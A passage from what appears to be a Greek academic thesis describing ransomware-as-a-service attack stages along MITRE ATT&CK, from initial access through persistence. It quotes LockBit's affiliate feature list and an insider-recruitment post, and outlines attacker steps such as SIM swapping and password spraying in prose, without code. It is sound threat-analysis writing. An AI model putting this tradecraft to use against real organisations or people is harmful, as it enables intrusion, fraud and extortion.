
- **administrator panel in Tor system;**
- **communication with the company via Tor, chat room with PUSH notifications;**
- **automatic test decryption;**
- **automatic decryptor detection;**
- **port scanner in local subnetworks, can detect all DFS, SMB, WebDav shares;**
- **automatic distribution in the domain network at run-time without the necessity of scripts;**
- **termination of interfering services and processes;**
- **blocking of process launching that can destroy the encryption process;**
- **setting of file rights and removal of blocking attributes;**
- **removal of shadow copies;**
- **creation of hidden partitions, drag and drop files and folders;**
- **clearing of logs and self-clearing;**
- **windowed or hidden operating mode;**

*Εικόνα 11: Ανάρτηση με το τι προσφέρει η ομάδα LockBit στους συνεργάτες της*

Αυτός είναι ένας από τους λόγους που παρατηρείται αύξηση των επιθέσεων ransomware τα τελευταία χρόνια. [15-18]

## Ο Κύκλος Ζωής Μιας Σύγχρονης Επίθεσης Human-Operated Ransomware

Οι σύγχρονες επιθέσεις ransomware μπορεί να είναι πάρα πολύ πολύπλοκες ειδικά αν μιλάμε για επιθέσεις σε μεγάλες επιχειρήσεις και οργανισμούς. Για το λόγο αυτό το 2020 η εταιρεία Microsoft έδωσε τον χαρακτηρισμό «Human-operated ransomware» σε αυτές τις σύγχρονες επιθέσεις.




*Εικόνα 12: Human-operated Ransomware (Microsoft)*

Αυτή η νέα γενιά των human-operated επιθέσεων, καθοδηγούνται από ανθρώπινες αποφάσεις σε κάθε βήμα της επίθεσης. Σε αντίθεση με τις παλιότερες αυτοματοποιημένες επιθέσεις ransomware, αυτές οι νέου τύπου περιλαμβάνουν τεκμηριωμένες αποφάσεις οι οποίες γίνονται καθ' όλη τη διάρκεια της επίθεσης με βάση το συγκεκριμένο περιβάλλον ή το συγκεκριμένο στόχο.

Αυτό σημαίνει ότι η επίθεση πάντα προσαρμόζει τον τρόπο ενέργειας για κάθε θύμα και υποδομή ξεχωριστά και εκμεταλλεύεται τις λανθασμένες ρυθμίσεις που το θύμα μπορεί να έχει κάνει το δίκτυο του. Έχουμε φύγει λοιπόν από το παλιό μοντέλο της αυτοματοποιημένης εξάπλωσης η οποία ήταν ίδια ακριβώς για όλα τα συστήματα.

Οι επιτιθέμενοι εργάζονται υπομονετικά πράγμα που φαίνεται και από τον συνολικό αριθμό ημερών ή και μηνών που κάθονται στο εσωτερικό δίκτυο το θύματος προτού εξαπολύσουν την επίθεσή τους. Σε κάθε στάδιο παρατηρούμε ότι προσπαθούν να εξερευνήσουν το δίκτυο του θύματος όσο πιο καλά γίνεται προκειμένου να προκαλέσουν τη μεγαλύτερη δυνατή ζημιά.

Αυτές οι επιθέσεις έχουν πάρα πολλά κοινά σημεία με τις αντίστοιχες επιθέσεις οι οποίες πραγματοποιούνται από τα γνωστά «Advanced Persistent Threats», επιθέσεις δηλαδή που εξαπολύουνε ομάδες οι οποίες αποτελούν μέρος μιας κυβέρνησης ή έχουν την υποστήριξη και τους πόρους ή την χρηματοδότηση αυτής.

Ο χειριστής μιας τέτοιας επίθεσης θα προσπάθησε να αποκτήσει πρόσβαση στο δίκτυο, και στη συνέχεια θα προσπαθήσει με διάφορους μηχανισμούς να κατοχυρώσει αυτή του την πρόσβαση έτσι ώστε να μπορεί να επιστρέψει στο εσωτερικό δίκτυο ανά πάσα ώρα και στιγμή. Θα εξερευνήσει τους χρήστες του εσωτερικού δικτύου και τα δικαιώματα που αυτοί έχουν, θα υποκλέψει τους κωδικούς αυτών, θα κινηθεί εσωτερικά μέσα στο δίκτυο, θα απομακρύνει και θα μεταφέρει όσα πιο πολλά αρχεία μπορεί, θα απενεργοποιήσει όλους τους μηχανισμούς ασφαλείας και μηχανισμούς ανάκτησης προκειμένου να μεγιστοποιήσει την ζημιά, και στο τέλος θα εκτελέσει το κακόβουλο ransomware.[19- 23]

Αυτό καθιστά τις human-operated επιθέσεις μοναδικές για κάθε στόχο.

Για τον λόγο αυτό, είναι αρκετά σημαντικό να κατανοήσουμε όλο τον κύκλο που ακολουθεί μια τέτοια επίθεση ransomware, υιοθετώντας τα αντίστοιχα στάδια του προτύπου MITRE ATT&CK [24]

## Επιμέρους Στάδια Μιας Σύγχρονης Επίθεσης Ransomware

Προκειμένου να έχουμε μία συνολική εικόνα για το πως πραγματοποιούνται οι επιθέσεις Ransomware-as-a-Service θα πρέπει να γνωρίζουμε τις τακτικές, τις τεχνικές και τις διαδικασίες (γνωστό και ως TTPs) που αυτές οι ομάδες ακολουθούν για να ολοκληρώσουν τους στόχους τους. Αυτές τις τεχνικές διαφέρουν από ομάδες σε ομάδα, αλλά ακόμα και μέσα στην ίδια ομάδα η τεχνικές αυτές μπορούν να διαφοροποιηθούν ανάλογα με τον επιτιθέμενο στόχο ή τις συνθήκες που θα βρούνε μπροστά τους.

Στην παρακάτω ενότητα θα δούμε αναλυτικά τα επιμέρους στάδια μιας επίθεσης Ransomware-as-a-Service και για τον σκοπό αυτό θα βασιστούμε στο πρότυπο Βασιζόμενη στο πρότυπο MITRE ATT&CK [24]. Πιο συγκεκριμένα θα αναλύσουμε τα παρακάτω στάδια:

- Απόκτηση Αρχικής Πρόσβασης (Initial Access)
- Μηχανισμοί Εγκαθίδρυσης Πρόσβασης (Persistence)
- Επαύξηση Προνομίων (Privilege Escalation)
- Παράκαμψη Μηχανισμών Ασφάλειας (Defense Evasion)
- Εξερεύνηση Συστήματος (Discovery)
- Εκτέλεση Κακόβουλων Προγραμμάτων (Execution)
- Επικοινωνία με το Κέντρο Ελέγχου (Command and Control ή C2)
- Διαρροή των Δεδομένων (Exfiltration)
- Στάδιο Επίθεσης (Impact)

*Εικόνα 13 Στάδια Επίθεσης της Ομάδας Revil βάσει προτύπου MITRE ATTACK*

**Απόκτηση Αρχικής Πρόσβασης (Initial Access)**

Η ομάδες ransomware προσπαθούν να αποκτήσουν αρχική πρόσβαση στα δίκτυα των οργανισμών που στοχεύουν με έναν από τους παρακάτω τρόπους:

1. Εκμετάλλευση γνωστής τρωτότητας (0day ή n-day exploit)
2. Επιθέσεις “Ψαρέματος” με τη χρήση κοινωνικής μηχανικής (Phishing Emails)
3. Επαναλαμβανόμενες δοκιμές διαπιστευτηρίων ή δοκιμές επαναχρησιμοποίησης αυτών
4. Κακόβουλοι υπάλληλοι (Insiders)
5. Απόκτηση πρόσβασης μέσω αλλαγής ιδιοκτησίας της κάρτας sim

Παρακάτω θα περιγράψουμε αναλυτικά τον κάθε τρόπο απόκτησης Αρχικής Πρόσβασης ξεχωριστά:

1. Εκμετάλλευση Γνωστής Τρωτότητας (0day ή n-day exploit)

Και σε αυτήν την περίπτωση είναι πολύ συχνό γεγονός αυτές οι ομάδες να αγοράζουνε τρωτότητες οι οποίες δεν έχουν γίνει ακόμα γνωστές από άλλους ερευνητές ασφαλείας οι οποίοι πωλούν το προϊόν της έρευνάς τους έναντι μεγάλης αμοιβής.

“0day” ονομάζεται μια τρωτότητα για την οποία η εταιρεία που έχει φτιάξει το πρόγραμμα ή την υπηρεσία, δεν έχει ειδοποιηθεί, ενώ «n-day» ονομάζεται όταν έχει υπάρξει ειδοποίηση και έχουν περάσει n μέρες από αυτή αλλά ακόμα δεν έχει βγει διόρθωση ή έχει βγει αλλά οι εταιρίες δεν έχουν προλάβει ακόμα να την εφαρμόσουν.

Έτσι, με το που ανακοινώνεται μια ευπάθεια για κάποια διαδικτυακή υπηρεσία ή κάποιο πρόγραμμα που χρησιμοποιείται ευρέως, παρατηρούμε ότι πολύ γρήγορα αυτές οι ομάδες προσπαθούν να την εκμεταλλευτούν προτού οι οργανισμοί καταφέρουν να ενημερώσουν όλα τους τα συστήματα.

Το πρόβλημα αυτό γίνεται ακόμα μεγαλύτερο όταν αυτές οι ευπάθειες αφορούν λογισμικό VPN (Virtual Private Network) μεγάλων εταιρειών, οι οποίες προσφέρουν απομακρυσμένη πρόσβαση σε εσωτερικά δίκτυα. Τα αποτελέσματα αποτυπώνονται σε στατιστικές που δείχνουν ότι το 54% των εταιριών έχουν γίνει στόχοι λόγω ευπαθειών σε προγράμματα VPN. [25]


*Εικόνα 14: Ποσοστά Εταιριών που έχουν γίνει στόχοι λόγω ευπαθειών προγραμμάτων VPN (Ετήσια έκθεση Google/Mandiant 2024)*

Αυτού του είδους οι επιθέσεις στοχεύουνε σε έμπιστα προγράμματα ή προμηθευτές, οι οποίοι προσφέρουν υπηρεσίες σε μεγάλες εταιρίες και είναι ζωτικής σημασίας για την εφοδιαστική αλυσίδα ονομάζονται **supply-chain attacks**.[26]


Από τις πιο γνωστές επιθέσεις αυτού του τύπου συνέβη στις 2 Ιουλίου του 2021, όπου βρέθηκε μια ευπάθεια στο λογισμικό της γνωστής εταιρείας Kaseya. [27], [28], [29]

Εκμεταλλευόμενοι αυτήν την ευπάθεια οι επιτιθέμενοι εξαπέλυσαν επιθέσεις ransomware σε περίπου 1500 επιχειρήσεις. Η ομάδα ransomware Revil που εξαπέλυσε την επίθεση απαίτησε λύτρα 70 εκατομμυρίων δολαρίων.

Λόγω αυτής της επίθεσης ο πρόεδρος των ΗΠΑ Biden είχε τηλεφωνική επικοινωνία με τον Ρώσο πρόεδρο Putin στις 9 Ιουλίου το 2021. [30]

Σε αυτή τους τη συνομιλία ο πρόεδρος των ΗΠΑ τόνισε στον Ρώσο πρόεδρο ότι θα λάβουν οποιαδήποτε απαραίτητη δράση για να υπερασπιστούν τις κρίσιμες υποδομές της χώρας τους και ότι περιμένει από τη Ρωσία να αναλάβει δράση εναντίον αυτών των ομάδων που δρουν στο έδαφός της.  [31], [32]

Για τους λόγους αυτούς δεν είναι τυχαίο ότι η εκμετάλλευση γνωστών τρωτοτήτων αποτελεί, το νούμερο ένα παράγοντα εισβολής στα μεγάλα εταιρικά συστήματα, κάτι που αποτυπώνεται και στην ετήσια έκθεση της εταιρείας Google για το έτος 2024.[33]




*Εικόνα 15: Ποσοστά Μεθόδων Αρχικής Πρόσβασης Ανά Κατηγορία (Ετήσια έκθεση Google/Mandiant 2024)*

Παρακάτω βλέπουμε τις γνωστές ευπάθειες που χρησιμοποίησαν οι ομάδες ransomware το έτος 2021.


*Εικόνα 16: Γνωστές Ευπάθειες για απόκτηση Αρχικής Πρόσβασης από ομάδες Ransomware το έτος 2021 (A. Liska, TheRecord)*


2. Επιθέσεις “Ψαρέματος” με τη χρήση Κοινωνικής Μηχανικής

Σαν δεύτερος πιο αποτελεσματικός τρόπος διείσδυσης σε μια εταιρεία για τις επιθέσεις ransomware είναι το λεγόμενο phishing.[33]

Αποτελεί έναν από τους πιο αποτελεσματικούς τρόπους με τους οποίους αυτές οι ομάδες μπορούν να αποκτήσουν αρχική πρόσβαση στους οργανισμούς που έχουν επιλέξει σαν θύματα τους.

Πολύ απλά με τη χρήση της κοινωνικής μηχανικής προσπαθούν να εκμεταλλευτούν την ανθρώπινη ψυχολογία και να στοχεύσουν στην εμπιστοσύνη, στην περιέργεια ή και στο φόβο έτσι ώστε να ξεγελάσουν τα θύματά τους. [34]

Για το σκοπό αυτό δημιουργούνε πάρα πολύ πειστικά μηνύματα ηλεκτρονικού ταχυδρομείου τα οποία τα κάνουμε να φαίνονται ότι είναι από έμπιστους εξωτερικούς συνεργάτες ή ακόμα και από ανώτατα διοικητικά στελέχη.





*Εικόνα 17: Ψεύτικα Emails (Phishing Emails)*

Τα μηνύματα αυτά συνήθως έχουν τη μορφή του επείγοντος και πιέζουν τον παραλήπτη να ενεργήσει άμεσα πατώντας κάποιον σύνδεσμο ή ανοίγοντας το συνημμένο αρχείο.

Σε αρκετές περιπτώσεις έχει γίνει ήδη προεργασία μέσω διαδικτύου για την εταιρεία που στοχεύουν ή ακόμα και για μεμονωμένους υπαλλήλους, συλλέγοντας πολλές πληροφορίες με προσωπικά στοιχεία τα οποία υπάρχουν αναρτημένα ήδη στο διαδίκτυο ή στα μέσα κοινωνικής δικτύωσης.

Ένα κλασικό παράδειγμα είναι η αποστολή μαζικών ή και στοχευμένων μηνυμάτων που εμπεριέχουν κακόβουλα συνημμένα όπως έγγραφα του Word ή και του Excel, που περιέχουν μακροεντολές. [35]





*Εικόνα 18: Phishing Email με συνημμένο έγγραφο Word με μακροεντολές*

Όταν κάποιος χρήστης κατεβάσει και ανοίξει ένα τέτοιο μήνυμα τότε συνήθως εκτελείται κάποιος κώδικας (για παράδειγμα powershell). Στη συνέχεια ο κακόβουλος αυτός κώδικας επικοινωνεί με το κέντρο ελέγχου (Command and Control ή C2) που έχει οριστεί να παίρνει εντολές από αυτό και μπορεί να κατεβάσει επιπλέον κακόβουλο κώδικα που να επεκτείνει τις δυνατότητές του. [35]

3. Επαναλαμβανόμενες Δοκιμές Διαπιστευτηρίων ή Δοκιμές Επαναχρησιμοποίησης Αυτών

Αυτού του είδους η επίθεση γίνεται με χρήση αυτοματοποιημένων εργαλείων, τα οποία επιτίθενται σε ιστοσελίδες και σε δικτυακές υπηρεσίες, δοκιμάζοντας παράλληλα χιλιάδες κλεμμένα διαπιστευτήρια, δηλαδή ονόματα χρηστών ή και διευθύνσεις email με τους αντίστοιχους πιθανούς κωδικούς που μπορεί να έχουν. [36]





*Εικόνα 19: Επαναλαμβανόμενες Δοκιμές Διαπιστευτηρίων*

Τις λίστες με αυτά τα διαπιστευτήρια τις έχουνε βρει η αγοράσει από προηγούμενες επιθέσεις που έχουν γίνει σε άλλους οργανισμούς, και έχει γίνει διαρροή των στοιχείων αυτών. [37]

Για το σκοπό αυτό μπορούν ακόμα και να χρησιμοποιήσουν και νόμιμα εργαλεία που χρησιμοποιούν οι προγραμματιστές για να δοκιμάσουν τη λειτουργία των ιστοσελίδων. [38]

Άλλη μια συχνή τεχνική είναι γνωστή και ως “ψεκασμός κωδικών” (password spraying) όπου εδώ ουσιαστικά γίνεται δοκιμή μικρού αριθμού πιθανών κωδικών (passwords) εναντίον μεγάλου αριθμού λογαριασμών (usernames ή και διευθύνσεων email).





*Εικόνα 20 Περιγραφή Τεχνικής Password Spraying*

Ειδικότερα την περίοδο του κορονοϊού, η εργασία εξ αποστάσεως ήταν σε πάρα πολύ υψηλά ποσοστά.[39], [40]

Έτσι οι εταιρείες είχαν αναγκαστεί να προσφέρουν στους υπαλλήλους τους, απομακρυσμένη πρόσβαση στα εσωτερικά τους συστήματα (RDP, VPN, και άλλα).

Οι επιτιθέμενοι πολύ συχνά κατέφευγαν στο να χρησιμοποιούν δικτυακές υπηρεσίες ή και γνωστά εργαλεία που σάρωναν ολόκληρο το ίντερνετ για να βρουν ανοιχτές τις πόρτες τέτοιων πρωτοκόλλων (για παράδειγμα την πόρτα 3389 στην όποια πόρτα ”ακούει” το πρωτόκολλο Remote Desktop Protocol)

Το αποτέλεσμα ήταν τέτοιου είδους επιθέσεις προς αυτές τις υπηρεσίας να είναι σε πολύ συχνό φαινόμενο, όπως φαίνεται στα παρακάτω στατιστικά της γνωστής εταιρίας διαπραγματεύσεων (ransomware negotiator) Coveware του 2021.




*Εικόνα 21: Επιθέσεις μέσω RDP την περίοδο του COVID (Coveware)*

### 4. Κακόβουλοι Υπάλληλοι (Insiders)

Μια συνηθισμένη τακτική που χρησιμοποιούν για να προσελκύσουν υπαλλήλους που δουλεύουν ήδη σε κάποια εταιρεία είναι ένα αναρτήσουν σε κάποιο φόρουμ στο dark web κάποια ανακοίνωση με πολύ μεγάλη χρηματική αποζημίωση αν ο υπάλληλος θελήσει να κατεβάσει το ransomware και να το εκτελέσει ή δίνοντάς τους τους κωδικούς που μπορεί να ξέρει.[41]

Με αυτόν τον τρόπο προσπαθούν να προσελκύσουν υπαλλήλους που από τη μια θέλουνε να βγάλουνε εύκολα και γρήγορα χρήματα και από την άλλη να βλάψουν την ίδια εταιρία τους.[42]

Ένα τέτοιο παράδειγμα είναι και το παρακάτω όπου η πολύ γνωστή ομάδα LockBit, έδινε μεγάλα ποσά ψάχνοντας υποψήφιους κακόβουλους υπαλλήλους εταιρειών. [43]

"Would you like to earn millions of dollars?
Our company acquire access to networks of various companies, as well as insider information that can help you steal the most valuable data of any company.
You can provide us accounting data for the access to any company, for example, login and password to RDP, VPN, corporate email, etc. Open our letter at your email.
Launch the provided virus on any computer in your company.
Companies pay us the foreclosure for the decryption of files and prevention of data leak.
You can communicate with us through the Tox messenger
https://tox.chat/download.html
Using Tox messenger, we will never know your real name, it means your privacy is guaranteed.
If you want to contact us, use ToxID: xxxx"

*Εικόνα 22: Μήνυμα σε dark web forum της ομάδας LockBit για εύρεση κακόβουλων insiders σε εταιρίες*

## 5. Απόκτηση Πρόσβασης Μέσω Αλλαγής Ιδιοκτησίας Της Κάρτας Sim


Μέσω αυτής της τεχνικής (γνωστή και ως sim swapping), ο επιτιθέμενος προσπαθεί να ξεγελάσει τον πάροχο κινητής τηλεφωνίας έτσι ώστε να μεταφέρει την ιδιοκτησία κάποιου αριθμού κινητού τηλεφώνου ενός εργαζόμενου σε μια εταιρεία, προς τον ίδιο. [44]

Για να γίνει αυτό θα πρέπει ο επιτιθέμενος να μαζέψει αρκετές προσωπικές πληροφορίες για τον στόχο του έτσι ώστε να μπορέσει να τον παραστήσει όσο καλύτερα γίνεται. Τέτοιες πληροφορίες μπορεί να είναι η ημερομηνία γέννησης, η διεύθυνση κατοικίας, ο αριθμός φορολογικού μητρώου και διάφορες άλλες. [45]

Τις πληροφορίες αυτές μπορεί να τις συλλέξει είτε από τα μέσα κοινωνικής δικτύωσης είτε από πληροφορίες που είναι ήδη διαθέσιμες στην ιστοσελίδα της εταιρείας αλλά και από πληροφορίες που έχουν διαρρεύσει από προηγούμενες επιθέσεις.

Τότε επιτιθέμενος έρχεται σε επαφή με τον πάροχο κινητής τηλεφωνίας προσποιούμενος ότι είναι ο νόμιμος κάτοχος του αριθμού και αφού απαντήσει στις διάφορες βασικές ερωτήσεις ασφαλείας πώς θα του κάνει ο πάροχος, τότε μπορεί να μεταφέρει τον αριθμό αυτό σε άλλη κάρτα sim.[46]

Αυτό επιτρέπει στον επιτιθέμενο να πάρει πρόσβαση στα μηνύματα αλλά και στον τηλεφωνητή του θύματός του και επίσης μπορεί να αποκτήσει πρόσβαση σε διάφορες διαδικτυακές υπηρεσίες όπως σε λογαριασμούς ηλεκτρονικού ταχυδρομείου. [47]




*Εικόνα 23: Απλουστευμένο Διάγραμμα Επίθεσης SIM swapping*

Το πιο σημαντικό είναι ότι μπορεί να παράκαμψη διάφορες σύγχρονες μεθόδους προστασίας όπως η αυθεντικοποίηση 2 βημάτων (two factor authentication, 2FA) μιας και αυτές οι ειδοποιήσεις έρχονται στον αριθμό το κινητό τηλεφώνου στο οποίο ο επιτιθέμενος έχει πλέον πρόσβαση.[48]

### Μηχανισμοί Εγκαθίδρυσης Πρόσβασης (Persistence)

Εφόσον οι επιτιθέμενοι καταφέρουν να αποκτήσουν αρχική πρόσβαση στο σύστημα που επιθυμούν, αυτό που κάνουνε στις περισσότερες περιπτώσεις είναι να εδραιώσουν επιπροσθέτως μηχανισμούς που θα τους επιτρέψουν να διατηρήσουν αυτή τους την πρόσβαση σε περίπτωση που οι αρχικές τους τεχνικές αποκαλυφθούν και οι διαχειριστές του οργανισμού τις κλείσουν. [49]

Για το σκοπό αυτό πολύ συχνά οι επιτιθέμενοι χρησιμοποιούν προγράμματα που υπάρχουν ήδη στα λειτουργικά συστήματα και είναι αρκετά δύσκολο να ανιχνευτεί η παράνομη χρησιμοποίηση αυτών. [50]

Τα προγράμματα αυτά είναι ψηφιακά υπογεγραμμένα από τον την ίδια την εταιρεία του λειτουργικού συστήματος.

Με τη χρήση αυτών είναι εφικτό να κάνουν την χαρτογράφηση ολόκληρου του δικτύου, συλλογή κωδικών των χρηστών, την αποτύπωση των δεσμών εμπιστοσύνης μεταξύ χρηστών και δικτυακών πόρων και επίσης επιτρέπουν την περαιτέρω εγκατάσταση κακόβουλων προγραμμάτων μέσω internet προς όφελος του επιτιθέμενου.

Τα προγράμματα αυτά είναι γνωστά με την ονομασία LOLbins ή LOLbas (living of the land). [51], [52]

Στην κατηγορία «Living Off the Land Binaries” συναντάμε νόμιμα και έμπιστα εκτελέσιμα αρχεία ή βιβλιοθήκες που ήδη υπάρχουν στο λειτουργικό σύστημα και που οι επιτιθέμενοι τα χρησιμοποιούν προς όφελος τους.

